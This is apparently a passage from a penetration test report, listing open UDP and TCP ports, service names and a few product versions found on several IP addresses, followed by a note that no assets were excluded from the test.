02/06/2024, 11:56 AM	34.200.173.81	udp/68	dhcpc		
02/06/2024, 11:56 AM	34.200.173.81	udp/80	http		
02/06/2024, 11:56 AM	34.200.173.81	udp/136	profile		
02/06/2024, 11:56 AM	34.200.173.81	udp/162	snmptrap		
02/06/2024, 11:56 AM	34.200.173.81	udp/177	xdmcp		
02/06/2024, 11:56 AM	34.200.173.81	udp/623	asf-rmcp		
02/06/2024, 11:56 AM	34.200.173.81	udp/1027	unknown		
02/06/2024, 11:56 AM	34.200.173.81	udp/1646	radacct		
02/06/2024, 11:56 AM	34.200.173.81	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	34.200.173.81	udp/4444	krb524		
02/06/2024, 11:56 AM	34.200.173.81	udp/31337	BackOrifice		
02/06/2024, 11:56 AM	34.200.173.81	udp/49182	unknown		
02/06/2024, 11:56 AM	34.200.173.81	udp/49201	unknown		
02/06/2024, 11:56 AM	34.204.0.143	udp/53	domain		
02/06/2024, 11:56 AM	34.204.0.143	udp/68	dhcpc		
02/06/2024, 11:56 AM	34.204.0.143	udp/136	profile		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	34.204.0.143	udp/177	xdmcp		
02/06/2024, 11:56 AM	34.204.0.143	udp/1022	exp2		
02/06/2024, 11:56 AM	34.204.0.143	udp/1027	unknown		
02/06/2024, 11:56 AM	34.204.0.143	udp/1646	radacct		
02/06/2024, 11:56 AM	34.204.0.143	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	34.204.0.143	udp/4444	krb524		
02/06/2024, 11:56 AM	34.204.0.143	udp/10000	ndmp		
02/06/2024, 11:56 AM	34.204.0.143	udp/17185	wdbrpc		
02/06/2024, 11:56 AM	34.204.0.143	udp/31337	BackOrifice		
02/06/2024, 11:56 AM	34.204.0.143	udp/49194	unknown		
02/06/2024, 11:54 AM	34.204.0.143	tcp/50000	http	Jenkins Httpd 2.414.1	
02/06/2024, 11:56 AM	52.90.237.79	udp/17	qotd		
02/06/2024, 11:56 AM	52.90.237.79	udp/19	chargen		
02/06/2024, 11:56 AM	52.90.237.79	udp/53	domain		
02/06/2024, 11:56 AM	52.90.237.79	udp/67	dhcps		
02/06/2024, 11:56 AM	52.90.237.79	udp/68	dhcpc		
02/06/2024, 11:56 AM	52.90.237.79	udp/111	rpcbind		
02/06/2024, 11:56 AM	52.90.237.79	udp/515	printer		
02/06/2024, 11:56 AM	52.90.237.79	udp/997	maitrd		
02/06/2024, 11:56 AM	52.90.237.79	udp/1433	ms-sql-s		
02/06/2024, 11:56 AM	52.90.237.79	udp/1701	L2TP		
02/06/2024, 11:56 AM	52.90.237.79	udp/1813	radacct		
02/06/2024, 11:56 AM	52.90.237.79	udp/2223	rockwell-csp2		
02/06/2024, 11:56 AM	52.90.237.79	udp/3456	IISrpc-or-vat		
02/06/2024, 11:56 AM	52.90.237.79	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	52.90.237.79	udp/4444	krb524		
02/06/2024, 11:56 AM	52.90.237.79	udp/5000	upnp		
02/06/2024, 11:54 AM	52.90.237.79	tcp/8082	blackice-alerts		
02/06/2024, 11:54 AM	52.90.237.79	tcp/8083	us-srv		
02/06/2024, 11:56 AM	52.90.237.79	udp/10000	ndmp		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	52.90.237.79	udp/20031	bakbonenetvault		
02/06/2024, 11:56 AM	52.90.237.79	udp/32768	omad		
02/06/2024, 11:56 AM	52.90.237.79	udp/49182	unknown		
02/06/2024, 11:56 AM	52.90.237.79	udp/49185	unknown		
02/06/2024, 11:56 AM	52.90.237.79	udp/49188	unknown		
02/06/2024, 11:56 AM	52.90.237.79	udp/49194	unknown		
02/06/2024, 11:56 AM	52.90.237.79	udp/49201	unknown		
02/06/2024, 11:54 AM	54.82.213.135	udp/17	qotd		
02/06/2024, 11:54 AM	54.82.213.135	udp/68	dhcpc		
02/06/2024, 11:54 AM	54.82.213.135	udp/69	tftp		
02/06/2024, 11:54 AM	54.82.213.135	udp/123	ntp		
02/06/2024, 11:54 AM	54.82.213.135	udp/137	netbios-ns		
02/06/2024, 11:54 AM	54.82.213.135	udp/139	netbios-ssn		
02/06/2024, 11:54 AM	54.82.213.135	udp/1022	exp2		
02/06/2024, 11:54 AM	54.82.213.135	udp/1025	blackjack		
02/06/2024, 11:54 AM	54.82.213.135	udp/1027	unknown		
02/06/2024, 11:54 AM	54.82.213.135	udp/1029	solid-mux		
02/06/2024, 11:54 AM	54.82.213.135	udp/1030	iad1		
02/06/2024, 11:54 AM	54.82.213.135	udp/1719	h323gatestat		
02/06/2024, 11:54 AM	54.82.213.135	udp/1813	radacct		
02/06/2024, 11:54 AM	54.82.213.135	udp/4444	krb524		
02/06/2024, 11:54 AM	54.82.213.135	udp/49156	unknown		
02/06/2024, 11:54 AM	54.82.213.135	udp/49193	unknown		
02/06/2024, 11:56 AM	54.91.240.159	udp/53	domain		
02/06/2024, 11:56 AM	54.91.240.159	udp/68	dhcpc		
02/06/2024, 11:56 AM	54.91.240.159	udp/111	rpcbind		
02/06/2024, 11:56 AM	54.91.240.159	udp/137	netbios-ns		
02/06/2024, 11:56 AM	54.91.240.159	udp/158	pcmail-srv		
02/06/2024, 11:56 AM	54.91.240.159	udp/623	asf-rmcp		
02/06/2024, 11:56 AM	54.91.240.159	udp/1022	exp2		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
02/06/2024, 11:56 AM	54.91.240.159	udp/1027	unknown		
02/06/2024, 11:56 AM	54.91.240.159	udp/1719	h323gatestat		
02/06/2024, 11:56 AM	54.91.240.159	udp/3456	IISrpc-or-vat		
02/06/2024, 11:56 AM	54.91.240.159	udp/3703	adobeserver-3		
02/06/2024, 11:56 AM	54.91.240.159	udp/49194	unknown		
02/06/2024, 11:54 AM	54.145.223.2	tcp/8080	http-proxy	Keycloak	
02/06/2024, 11:54 AM	54.166.18.219	tcp/9091	http	Apache Httpd 2.4.38	

3.6. Excluded Assets

No assets were excluded during this pentest.